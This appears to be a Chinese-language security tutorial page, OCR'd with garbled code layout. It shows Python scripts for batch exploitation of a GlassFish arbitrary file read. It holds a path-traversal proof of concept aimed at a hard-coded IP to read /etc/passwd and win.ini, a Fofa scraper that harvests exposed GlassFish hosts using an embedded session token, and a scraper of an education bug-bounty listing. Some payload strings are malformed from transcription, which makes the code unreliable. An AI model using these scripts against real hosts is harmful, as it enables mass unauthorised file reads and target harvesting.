
Day77 Python开发—批量 Fofa&SRC提取&POC验证



77.1 Python 开发-某漏洞 POC 验证批量脚本

- 应用服务器glassfish任意文件读取漏洞: https://www.secpulse.com/archives/42277.html
- glassfish验证脚本:参考pycharm代码
- 1 import requests
 2 url="http://217.27.153.138:4848/"

```
3
   payload_linux =
    "/theme/METAINF/%c0%ae%c0%ae/%c0%ae/c0%ae/c0%ae
   %c0%ae/%c0%ae%c0%ae/%c0%ae/%c0%ae/%c0%ae/%c
   0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae/c0%ae%c0%a
   e/etc/passwd"
   payload_windows =
   "/theme/METAINF/%c0%ae%c0%ae/%c0%ae/c0%ae/%c0%ae
   %c0%ae/%c0%ae%c0%ae/%c0%ae/%c0%ae/%c0%ae/%c
   0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae/c0%ae%c0%a
   e/Windows/win.ini"
 5
   data_linux=requests.get(url+payload_linux) #获取
   请求后的返回源代码
   data_windows=requests.get(url+payload_windows) #
6
   获取请求后的返回源代码
   print(data_linux.content.decode('utf-8'))
   print(data_windows.content.decode('utf-8'))
8
   statuscode_linux = data_linux.status_code
9
                                              #获
   取请求后的返回状态码
10
   statuscode_windows = data_windows .status_code
   #获取请求后的返回状态码
   if statuscode_linux == 200:
11
           print("glassfish任意文件读取漏洞存在")
12
           print(data_linux.text)
13
   elif statuscode_windows == 200:
14
15
           print("glassfish任意文件读取漏洞存在")
           print(data_windows.text)
16
17
   else:
           print("glassfish任意文件读取漏洞不存在")
18
```

77.2 Python 开发-Fofa 搜索结果提取采集脚本

- 1 如何实现这个漏洞批量化:
- 2 1. 获取到可能存在漏洞的地址信息-借助Fofa进行获取目标
- 3 1.2 将请求的数据进行筛选
- 4 2.批量请求地址信息进行判断是否存在-单线程和多线程

```
1 #一直显示会员版登录
2
3 # https://fofa.info/result?
    qbase64=ImdsYXNzZmlzaCIgJiYgcG9ydD0iNDg00CI%3D&p
    age=2&page_size=10
4 # "glassfish" && port="4848"
    +str(page)+'&qbase64='
5 import base64
6 import time
7
8 import requests
9 from lxml import etree
10
```

_--

11

13

cookie

='fofa_token:eyJhbGciOiJIUzUxMiIsImtpZCI6Ik5XWTV
ZakF4TVRkalltSTJNRFZsWXpRM05EwXdaakF3TURVMlkyWTN
Zemd3TUdRd1pUTmpZUT09IiwidHlwIjoiSldUIn0.eyJpZCI
6MTYxMDU0LCJtawQiOjEwMDA5Mzk1MiwidXNlcm5hbwUiOiJ
pc2Vjbm9vYiIsImv4cCI6MTY1MDk4NDIyNi4xODgwNzEsIml
zcyI6InJlZnJlc2gifQ.cGahceI56waehYUsNOW_7Fm9zG_brwBQRfmYOmvTPuFmQLlo3tRYzKINXqcqe03AD8zClFTmDj2frO7ALYkg'

12 def fofa_search(page):

```
14
        headers = {
15
        'Host': 'fofa.info',
        'Accept':'text / html, application / xhtml +
16
    xml, application / xml;q = 0.9, image / avif,
    image / webp, * / *;q = 0.8',
17
        'Accept - Encoding': 'gzip, deflate, br',
        'Accept - Language': 'zh - CN, zh;q = 0.8, zh
18
    - TW;q = 0.7, zh - HK;q = 0.5, en - US;q = 0.3,
    en;q = 0.2',
        'Cache - Control': 'no - cache',
19
20
        'Connection':'keep - alive',
        'Cookie':cookie.encode('utf-8'),
21
        'User - Agent':'Mozilla / 5.0(Windows NT
22
    10.0; win64; x64; rv: 99.0) Gecko / 20100101
    Firefox / 99.0'
        }
23
24
       for page in range(1, int(page + 1)):
            search_data = '"glassfish" &&
25
    port="4848"'
26
            url = 'https://fofa.info/result?
    page_size=10&page=' + str(page) + '&gbase64='
27
            search_data =
    str(base64.b64encode(search_data.encode('utf-
    8')),'utf-8')
28
            urls = url + str(search_data)
29
            print(urls)
30
            try:
                print('正在提取第' + str(page) + '页数
31
    据')
32
                result = requests.get(url=urls,
    headers=headers).content
                results = result.decode('utf-8')
33
```

```
34
                print(results)
35
                root = etree.HTML(results)
                ip_data =
36
    root.xpath('//div[@class="aSpan"]/a[@target="_bl
    ank"]/@href')
37
                # # / html / body / div / div / div
    / div[2] / div[1] / div[2] / div[2] / div[2] /
    div[1] / div[1] / div[1] / span[
                # # 2] / a
38
                ipdata = '\n'.join(ip_data)
39
                with open(r'ip.txt', 'a+') as f:
40
                    f.write(ipdata + '\n')
41
                    f.close()
42
                time.sleep(0.5)
43
44
45
          except Exception as e:
46
                pass
47
48
    if __name__ == '__main__':
49
50
        fofa_search(5)
```

77.3 Python 开发-教育 SRC 报告平台信息提取脚本

```
1 import time
2 from lxml import etree
3 import requests
4 # url='https://src.sjtu.edu.cn/list/?page=1'
5 # res = requests.get(url).content
6 # bytes' object has no attribute 'encoding'
7 # python3中,编码的时候区分了字符串和二进制
```

```
# encode 改为 decode 就可以了
 8
    # https://www.cnblogs.com/wsg-
 9
    python/articles/10182177.html
10
    https://blog.csdn.net/weixin_45437533/article/de
    tails/121560316
11
12
    # resp=res.decode(encoding='utf-
    8',errors='strict')
    # print(resp)
13
14
15
    def edu_collect(page):
        url = 'https://src.sjtu.edu.cn/list/?page='
16
        for p in range(1,int(page+1)):
17
18
            try:
19
                url = url + str(p)
20
                res = requests.get(url).content
21
                resp = res.decode(encoding='utf-8',
    errors='strict')
22
                # print(resp)
23
                soup = etree.HTML(resp)
                # 推荐直接从浏览器copy fullxpath (如果
24
    有tbody记得要去掉,不然匹配不到)
                result = soup.xpath('// table / tr/
25
    td[2] / a / text()')
26
                # print(result)
27
                results = '\n'.join(result)
                # print(results)
28
                resultss = results.split()
29
30
                print(resultss)
                for edu in resultss:
31
```

```
with open(r'ip.txt', 'a+',
32
    encoding='utf-8') as f:
                         f.write(edu + '\n')
33
                         f.close()
34
35
            except Exception as e:
                time.sleep(1)
36
37
                pass
38
    if __name__ == '__main__':
39
        edu_collect(10)
40
```

资源:

```
1 https://fofa.so/
2 https://src.sjtu.edu.cn/
3 https://www.secpulse.com/archives/42277.html
4 https://pan.baidu.com/s/13y3U6jx3WUYmnfKnXT8abQ 提取码: xiao
```